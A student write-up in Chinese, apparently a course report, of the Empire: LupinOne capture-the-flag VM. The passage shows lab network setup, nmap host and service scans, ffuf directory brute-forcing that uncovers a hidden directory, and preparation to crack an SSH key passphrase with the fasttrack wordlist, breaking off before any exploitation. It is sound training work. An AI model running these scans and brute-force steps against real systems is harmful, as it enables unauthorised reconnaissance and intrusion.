
期末報告 2:Empire:LupinOne




About Release

Name: Empire: LupinOne

Date release: 21 Oct 2021

Author: icex64 & Empire Cybersecurity

Series: Empire




Description

Difficulty: Medium

This box was created to be medium, but it can be hard if you get lost.

CTF like box. You have to enumerate as much as you can.

For hints discord Server (https://discord.gg/7asvAhCEhe)



WinDev2407Eval
Aborted

kali-linux-2024.2-virtualbox-amd64
Running

meta
Powered Off

vm
Running

Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork	10.0.2.0/24	fd17:625c:f037:2::/64	Enabled

Name: NatNetwork

IPv4 Prefix: 10.0.2.0/24


☑ Enable DHCP

☐ Enable IPv6

IPv6 Prefix: fd17:625c:f037:2::/64

☐ Advertise Default IPv6 Route

預先建立一個 NAT 網路,子網路 10.0.2.0/24



kali-linux-2024.2-virtualbox-amd64 - Settings

Network

Adapter 1

☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork

vm 1 - Settings

Network


Adapter 1

☑ Enable Network Adapter

Attached to: NAT Network


Name: NatNetwork

預先設定將 VM 與 Kali 設定在同一個 NAT 網路下




```
Debian GNU/Linux 11 LupinOne tty1
##################################################
eth0: 10.0.2.12
Author: Icex64 & Empire Cybersecurity, Lda
##################################################

LupinOne login:
```

啟動 victim,可以透過啟動介面確認 IP 為 10.0.2.12,OS 系統為 Debian GNU/Linux 11.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.11  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::8fed:73e3:21e0:9281  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:d2:26:79  txqueuelen 1000  (Ethernet)
        RX packets 45  bytes 8613 (8.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 3606 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

透過 ifconfig 確認 kali IP 為 10.0.2.11




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 05:53 EST
Nmap scan report for 10.0.2.1
Host is up (0.00042s latency).
Nmap scan report for 10.0.2.11
Host is up (0.00031s latency).
Nmap scan report for 10.0.2.12
Host is up (0.00030s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.92 seconds
```

透過 nmap -sn 10.0.2.0/24 進行子網路的掃描,確認當前子網路下是否有 VM 存在.可以發現除了默認作為 Gateway 的 10.0.2.1 以及 kali 本機(10.0.2.11)以外,還有一個 10.0.2.12 的 VM 存在,透過先前啟動 victim 時所顯示的 IP,可以確定這就是 victim 的 IP.





```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.0.2.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 06:13 EST
Nmap scan report for 10.0.2.12
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
| http-robots.txt: 1 disallowed entry
|_/~myfiles
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

透過 nmap -sC -sV 10.0.2.12 掃描開放的端口,可以發現開啟的端口包括 22 和 80,在 80 端口下可以發現/-myfiles




透過瀏覽器打開 10.0.2.10:80,發現是一個網頁.






```
<!DOCTYPE html>
<html>
 <head>…</head>
 <body>
  <div id="over" style="position:absolute; width:100%; height:100%">
    <img src="/image/arsene_lupin.jpg">
   </div>
  </body>
</html>
<!--Its an easy box, dont give up.-->
```

檢視網頁原代碼.




Error 404



```
<!DOCTYPE html>
<html>
 <head>…</head>
 <body>
   <h1>Error 404</h1>
  </body>
</html>
<!--Your can do it, keep trying.-->
```

檢視原程式碼,沒有任何結果,但透過-myfiles 的命名方式,可以大概猜測所隱藏的文件也會有~xxx 的命名方式




```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://10.0.2.12/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.12/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

secret                  [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 17ms]
:: Progress: [220560/220560] :: Job [1/1] :: 9803 req/sec :: Duration: [0:00:19] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
└─$ █
```

透過 ffuf -u http://10.0.2.12/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c 進行爆破,可以發現到有個 secret 目錄.

(-c 為顏色輸出)


FFUF（Fuzz Faster U Fool）是一款用於 Web 模糊測試的快速工具,專門用於發現隱藏的文件,目錄,子域名以及其他 Web 服務器上的潛在資源



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64


訪問 10.0.2.12/~secret/可以發現這一段隱藏的文字,可以確定作者在這個網站隱藏了他的 ssh 私鑰,且該私鑰已被加密,需要使用 fasttrack 來進行破解.同時可以確定用戶名為 icex64.



```
┌──(kali㉿kali)-[~]
└─$ find /  -name "fasttrack*" 2>/dev/null

/usr/share/wordlists/fasttrack.txt
/usr/share/set/src/html/fasttrack_http_server.py
/usr/share/set/src/html/__pycache__/fasttrack_http_server.cpython-312.pyc
/usr/share/set/src/core/__pycache__/fasttrack.cpython-312.pyc
/usr/share/set/src/core/fasttrack.py
/usr/share/set/src/fasttrack

┌──(kali㉿kali)-[~]
└─$ 
```


.

